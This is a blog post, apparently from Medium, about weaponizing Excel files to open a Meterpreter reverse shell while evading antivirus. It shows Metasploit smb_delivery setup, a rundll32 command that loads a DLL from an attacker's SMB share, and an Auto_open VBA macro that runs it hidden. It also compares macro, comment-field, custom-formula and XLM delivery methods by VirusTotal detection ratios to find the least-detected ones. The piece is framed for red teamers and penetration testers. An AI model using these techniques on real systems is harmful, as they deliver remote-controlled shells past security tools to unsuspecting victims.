MS Excel Weaponization Techniques

Different methods to run a command line via Excel file in order to spawn a Meterpreter reverse shell.

Bank Security Follow
Mar 4 · 6 min read

Introduction

Here we are again talking about reverse shell and evasive methods for not being detected. From my last article (Undetectable C# & C++ Reverse Shells) many things have changed: some of the methods used are now monitored and detected from different AVs. So i have to find a new way to make my reverse shells hidden and undetectable. Lets see how…


> ...old and simple methods could be the best...

Open a Meterpreter Reverse Shell via SMB_Deliver Exploit


The Metasploit SMB delivery module serves .dll payloads via an SMB server and provides commands to retrieve and execute the generated payloads. This method is very simple and many articles have been made about it. What I didn't know about this method is that ***it is a great way to evade antivirus***.

Lets see how it works:

Begin by loading the related module into Metasploit and configure it:




```
[-] ***

       =[ metasploit v5.0.8-dev                          ]
```



```
       =[ metasploit v5.0.8-dev                          ]
+ -- --=[ 1859 exploits - 1057 auxiliary - 327 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/windows/smb/smb_delivery
msf5 exploit(windows/smb/smb_delivery) >
```

smb delivery exploit selection



```
msf5 exploit(windows/smb/smb_delivery) > show options

Module options (exploit/windows/smb/smb_delivery):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE_NAME    1.dll            no        DLL file name
   FOLDER_NAME  2                no        Folder name to share (Default none)
   SHARE        3                no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   DLL
```

exploit options set by me

You can choose the dll file name, folder and the path name (in this case i used 1,2,3 just for convenience). After that you can run “exploit”.

Automatically the meterpreter_reverse_tcp payload will be set in order to open a Meterpreter reverse shell on a victim machine. If you want you can choose a different payload according to your needs. To make everything work, the generated command must be executed on a victim machine.

This should be the result:

exploit command on Kali

On a victim machine the command line that you have to run is the following:

Then executing the command directly on the victim machine the reverse shell is opened. At this point you just have to insert this command line into a malicious document. let's see how…

> ...but what is the best method for not being detected?

Let’s see what is the best technique to make an Excel file undetectable. Remember that with all the following attacks, once enabled the macros or confirmed the execution of the command line, I have opened a reverse shell without alerting Windows Defender on a Windows 10 Fully patched machine.

Excel Weaponization Techniques:

Cleartext command line inside a VBS macro script:

Macro code

Virus Total Detection Ratio for **Office 98–2003 compatibility (.xls)**

https://www.virustotal.com/#/file/bb1e0bdbf57ca55f0a4de261924803614bc71a20df8cf901d7d31bdce75f0738/detection

I tried to save the same file with .xlsm format and see the result:

VT Detection Ration for the .xlsm format https://www.virustotal.com/#/file/aa6c113d71f79e7215df0634f7eace7a95abb183ea038a60f0b6f1c06c3df661/detection

And here our first result: the AV engines that were able to analyze this file are 3 more but the detection is one less. Nice let's go deeper…

Command line in clear text in the comments section and executed using macro:

I inserted into comment section the malicious command line:


malicious command line inside comments section

In order to execute the payload embedded within the 'comments' property, the following embedded Macro can be used:

Excel Macro that execute the comments section command line

Note: In order to use auto-execution via the 'Workbook_Open()' function, the weaponized MS Excel document needed to be downgraded to Office 98–2003 compatibility (.xls)

Here the VT results:



https://www.virustotal.com/#/file/6894bcd2a7f9912a2dc24974de7ee477b209a6db5fa04879ecc0b7e4d9e75988/detection

Nice! It seems that this technique is better known than the previous ones. Let’s see the next one…

Cleartext command line executed via custom formula:

In order to run the command line i created a custom formula which is right for us:

malicious formula

let’s see how it acts against the army of VT AVs:

https://www.virustotal.com/#/file/8c9c86b85669689d7c6c6e054849744efac164678184541491c7d50d8df75877/detection

https://www.hybrid-analysis.com/sample/8c9c86b85669689d7c6c6e054849744efac164678184541491c7d50d8df75877

Great! In this case if you have Kaspersky you can sleep peacefully otherwise you start to worry :)

Encoded PowerShell command line inside a VBS macro script:

naaa … as soon as you put a powershell inside a macro you are detected as malicious almost by default. Too much attention on powershell executed by a macro. Even Windows Defender has deleted my file as soon as I've created it.

Encoded PowerShell Command line in the comments section and executed using macro:

What if I ran the usual command line but encoded in Base64 using Powershell?

PS encoded command line

https://www.virustotal.com/#/file/a60005afd0e2bed1fae9606d829d9df73e4b6cb7fa7fcffc169d2629713b85a8/detection

Same result of the same method with the commands in the clear. This is interesting. It means that the commands in base64 are managed in the same way as a clear command line. So at this point if you want to use this method better avoid further work in encoding commands.

Encoded PowerShell command line run via malicious formula:

I inserted the powershell that runs the command line encoded in base64 in a formula:

Here the VT Result:

https://www.virustotal.com/#/file/b881a88a8d712e2071f0e25bebaa2846e71512b82f4ece90e89d1388e459e83e/detection

It’s obvious that the powershell are overwatched. The same method as before but through a powershell has resulted in 10 more detection.

NEW Methods — UPDATE 7/4/2019:

Cleartext command line executed via Excel 4.0 Macro (also called XLM macros):

Thanks to the contribution of the community I also wanted to try the old method of macro XLM. Always using the same clear code this is the result:

Command line:

```
rundll32.exe \\10.0.2.15\3\2\1.dll,0
```

I have hidden the macro sheet and put the macro in “Auto_open” and here the VT result:

https://www.virustotal.com/gui/file/fcd307d488e424ce2efa3db3b78974989e102ef1575e785648fca61b3f9a5024/detection

VBS macro script inside Custom Button:


With this method i inserted the VBS Macro script inside a custom button:

create the Button

Macro code:


```
Sub Auto_open()

Call Shell(“cmd.exe /c rundll32.exe “”\\10.0.2.15\3\2\1.dll””,0"””, vbHide)

End Sub
```

Here the VT results for .xls file type:



https://www.virustotal.com/gui/file/79d41e64836cfa47dc9b765fd42ec566c1cbb78e3f397991c282e096b1631e7e/detection

Same code but with .xlsm file type:



https://www.virustotal.com/gui/file/1dc6612b1c190d88d0a49c829e85cadd0f1105f6a4daacd6bc2f41d38bc1e655/detection

The Winners are:

1. **Cleartext command line executed via custom formula:** ***2/59***
2. **Cleartext command line executed via Excel 4.0 Macro (also called XLM macros): 2/59**

Conclusion

Thanks to these tests, an interesting fact emerged: If you are a red teamer or a pen tester today you can think of using malicious formulas or XLM Macros. To date, the formulas and XLM Macros seem to be the least observed techniques by various antivirus. Obviously this is a test based on a simple command line that uses an old method and is certainly not exhaustive. Let me know what you think and tell me about your experiences here or on Twitter.

FOLLOW ME ON TWITTER

Bank Security (@Bank_Security) | Twitter

The latest Tweets from Bank Security (@Bank_Security). #Bank #Security Threats ☢ Bank #IOC ☣ Security & Threat...

#Security Threats © Bank #IOC ☆ Security & Threat...

twitter.com

Red Team Penetration Testing Cybersecurity Cyberattack Infosec

239 claps

WRITTEN BY

Bank Security

Follow

Write the first response

More From Medium


Related reads

Basic Static Analysis (Part 1)

Tstillz

Nov 19, 2018 · 11 min read ★

199



Advanced settings:

- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- ☐ Display the full path in the title bar (Classic theme only)
- Hidden files and folders
  - ● Don't show hidden files, folders, or drives
  - ○ Show hidden files, folders, and drives
- ☑ Hide empty drives in the Computer folder
- ☑ Hide extensions for known file types
- ☑ Hide protected operating system files (Recommended)
- ☐ Launch folder windows in a separate process
- ☐ Restore previous folder windows at logon

Related reads

Secnotes Write-up (HTB)

George O in CTF Writeups

Jan 20 · 6 min read

274

Also tagged Infosec

Integrating Burp Suite Enterprise into Jenkins CI/CD Pipeline

Philip McHugh
Sep 26 · 5 min read ★